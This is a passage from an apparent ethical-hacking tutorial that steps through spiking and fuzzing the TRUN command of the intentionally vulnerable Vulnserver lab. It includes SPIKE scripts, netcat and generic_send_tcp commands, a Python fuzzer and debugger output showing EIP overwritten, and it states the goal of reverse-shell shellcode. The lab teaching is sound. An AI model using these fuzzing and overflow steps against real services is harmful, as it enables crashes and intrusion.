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

The EIP is where things start to get interesting. This is a pointer address or Return Address. What we can do is use this address to point in directions that we instruct. For us these directions are going to be malicious code that will give us a reverse shell. What's happening here is if you can write over the buffer space and into the EIP, you can take control of the stack and the pointer address which will lead to a reverse shell.

Lets look at the steps to conduct a buffer overflow.

Steps to Conduct a Buffer Overflow

1. Spiking

Spiking is a method we use to find vulnerabilities in a program

2. Fuzzing

Fuzzing is similar to spiking and is where we throw a bunch of characters at a program to see if we can break it.

3. Finding the Offset

If we manage to break it we want to find the exact point that it broke which is the offset.

4. Overwriting the EIP

We use the offset to overwrite the EIP (Pointer Address).

5. Finding Bad Characters

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Once we have the EIP controlled we need to do some house keeping and one of those jobs is to find bad characters.

6. Finding the Right Module

The other job we need to do is finding the right module.

7. Generating Shellcode

Lastly we generate malicious shellcode that will give us our reverse shell..


8. Root!

When we point the EIP to our malicious shellcode and hopefully gain root.


We will be covering all these steps in detail in upcoming lessons.

2.Spiking

one of the initial step in this process is called spiking, but before we do that we need to make sure that defender is switched off.



It should all look something like this.



The reason we need to do this is because Windows Defender will block our vulnerable server if it picks it up. We also need to make sure when we run our server and our debugger that we are running them as administrator. Let's start by getting our server up and running. Head to the Vulnserver folder we

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

placed on our desktop and run the .exe file as administrator.


Once started it should look something like this.



We are also going to run Immunity as administrator, if we don't then it isn't going to detect our vulnerable server. The other reason for running these in admin is so when we get our shell we will end up as root automatically. Now you should have immunity running as administrator. Open the file tab and select Attach.




A pop up box will appear and you should see the Vulnserver process select it and press Attach.



You should see a output similar to this.

In the bottom right hand corner it says paused.

Unpause this by hitting the play button in the top left hand corner.



To confirm this has worked you will see where it said paused it now says running.


Let's jump over to our Kali Linux machine and open a terminal. The first thing we want to do is connect to Vulnserver and see what it is.

By default Vulnserver runs on port 9999 and you need to know the IP address of the Windows machine that it is running on. With that information we are going to use a tool called netcat

In your terminal run the command:

```
nc -nv 192.168.21.136 9999
```

This should connect you to the server.



From here we want to run the command:

```
HELP
```

And you should get a list of options.

```
┌──(root㉿kali)-[~]
└─# nc -nv 192.168.21.136 9999
(UNKNOWN) [192.168.21.136] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

The primary command we will be focused on is:

```
TRUN
```

We will go over how we figured out that TRUN is vulnerable. Thats where spiking comes in.

What spiking does is takes the commands one at a time by throwing a bunch of characters at each one to see if we can overflow the buffer. If the program crashes then that tells us that the command is vulnerable and if it doesnt then maybe its not vulnerable and we move on to the next command. We are going to look at what a nonvulnerable command looks like before we spick the vulnerable one.

When we spike we will be using a tool called "Generic TCP". Let's exit out of our netcat connection by pressing CTRL C

Then we want to run:

```
generic_send_tcp
```

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
```
┌──(root㉿kali)-[~]
└─# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
```

Here we have the usage for this so we need the host which is the targets IP address we need the port which we also have, we are going to need a spike script which we don't have yet, and we need the SKIPVAR and SKIPSTR that we will leave as default. So all we really need is a spike script.

Here is what a spike script looks like

First its going to read the line, Then its going to take a string in this case STATS, Which is one of the servers commands, then it will throw a variable at it. When we spike this we will send variables in all different forms and iterations. So it might send 1000 at a time or 20,000 at a time, 5 at a time. With the intention of finding something that will break the program. Thats what spiking is, sending a bunch of different characters randomly to try and break parts of the program. Using a text editor we need to create our spike scripts, one for the command that is not vulnerable (STATS) and one for the command that is vulnerable (TRUN)



Below you will find both scripts ready to copy and paste.

stats.spk

```
s_readline();
s_string("STATS ");
```

```
s_string_variable("0");
```


trun.spk

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

We need to send these to Vulnserver.

run the command:

```
generic_send_tcp 192.168.21.136 9999 stats.spk 0 0
```



As you can see it is throwing different sized variables at the STATS command if your following along you will notice that immunity is flickering a screen shot doesnt do the process any justice but here's what it should look like

Immunity Debugger - vulnserver.exe - [CPU - thread 000014F4, module ntdll]

New thread with ID 00001AD4 created

If we take a look at the Vulnserver client you will see that it is opening and closing connections

C:\Users\grmsh\Desktop\vulnserver-master\vulnserver.exe

```
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:59868
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:59869
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:59870
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:59871
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:59872
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:59873
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:59874
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:59875
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:59876
Waiting for client connections...
Connection closing...
```

In a real test we would let this run through. But as we know this part of the program isn't vulnerable we can go ahead and kill this. Now we will run it against the vulnerable part of the program (TRUN).

Run the command:

```
generic_send_tcp 192.168.21.136 9999 trun.spk 0 0
```

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# generic_send_tcp 192.168.21.136 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
```

Immediately Immunity crashes out and presented this screen.

In the bottom right that it has paused its self. So we can assume that this has crashed the program. In the Vulnserver client we don't see a error message because it is being held by immunity.

```
C:\Users\grmsh\Desktop\vulnserver-master\vulnserver.exe
Received a client connection from 192.168.21.1:59929
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:59930
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:60000
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.21.1:60011
Waiting for client connections...
Recv failed with error: 10054
Received a client connection from 192.168.21.1:60017
Waiting for client connections...
```

We've hit a violation this is good, and is telling us that something is vulnerable here, let's take a look at the information. One important piece of information we want to look at is the TRUN command that was sent.

```
Registers (FPU)
EAX 00A1F1E8 ASCII "TRUN /.../AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00D057A0
EDX 001F3631
EBX 00000EA4
ESP 00A1F9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141
```

As you can see we sent this TRUN command with a bunch of A's. So imagine this going into a buffer space like we talked about in a previous lesson.

In a perfect world all these A's would fit in the buffer space, but in this case it has filled over. If we look at the EBP (Extended Base Pointer) you will see "41414141" which is hex for "AAAA" meaning we have over written it.

```
EAX 00A1F1E8 ASCII "TRUN /.../AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00D057A0
EDX 001F3631
EBX 00000EA4
ESP 00A1F9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141 AAAA
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141
```

We have also over written the ESP and the EIP meaning we have overwritten everything. And as we talked about earlier the EIP is the important factor because if we can control the EIP (Extended Instruction Pointer) we can point it to something malicious which is what we intend to do.

```
EAX 00A1F1E8 ASCII "TRUN /.../AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00D057A0
EDX 001F3631
EBX 00000EA4
ESP 00A1F9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141 AAAA
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141 Digital Gold
```

In the next chapter we will be looking at another way to achieve this which is called Fuzzing. Fuzzing is very similar where we send a bunch of A's. It may feel a little like a repeat lesson but we will be building a python script to do this which will be good practice and worth knowing.

3.Fuzzing

In this lesson we will be covering fuzzing which is similar to spiking as we will be sending a bunch of characters to try and overflow the buffer. The difference being with spiking we are trying to overflow multiple commands trying to find what's vulnerable. Now that we know TRUN is vulnerable we want to attack that command specifically. Be sure to restart Immunity and Vulnserver every time you crash it. Now thats ready, we want to open a terminal in our Kali Linux machine, and take a look at the Python script we will be using to fuzz

```
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
```

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```
            s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            s.connect(('192.168.21.136',9999))

            s.send(('TRUN /.../' + buffer))
            s.close()
            sleep(1)
            buffer = buffer + "A"*100

    except:
            print "Fuzzing crashed at %s bytes" % str(len(buffer))
            sys.exit()
```

Let's go line by line so we can make sense of this code.

- The first line is declaring that it is python (Python2.7)
- Then we imported sys and socket that way we can call the specific IP and Port.
- We imported sleep so the process can stop before it starts again
- We have created a buffer variable and inside buffer we have 100 A's
- Next we have a while loop saying while true I want you to try the following.
- We are going to try and connect to this socket and the socket is a AF_INET, and the SOCK_STREAM is our port.
- Then its saying I want to connect to this IP address and this port.
- Then we send the TRUN command we have added `/.../` after the command because that is what shows in the immunity output
- closes out the connection
- goes to sleep for a second
- then it will append buffer and add another 100 A's
- And loop round until it crashes

This will helps narrow down where exactly it is breaking and give us a accurate byte size. Once it breaks it will write a exception telling use how many bytes it crashed at

The script will send TRUN /.../ + 100 A's as demonstrated in our spiking test.

In the video tutorial for this module the tutors output is:

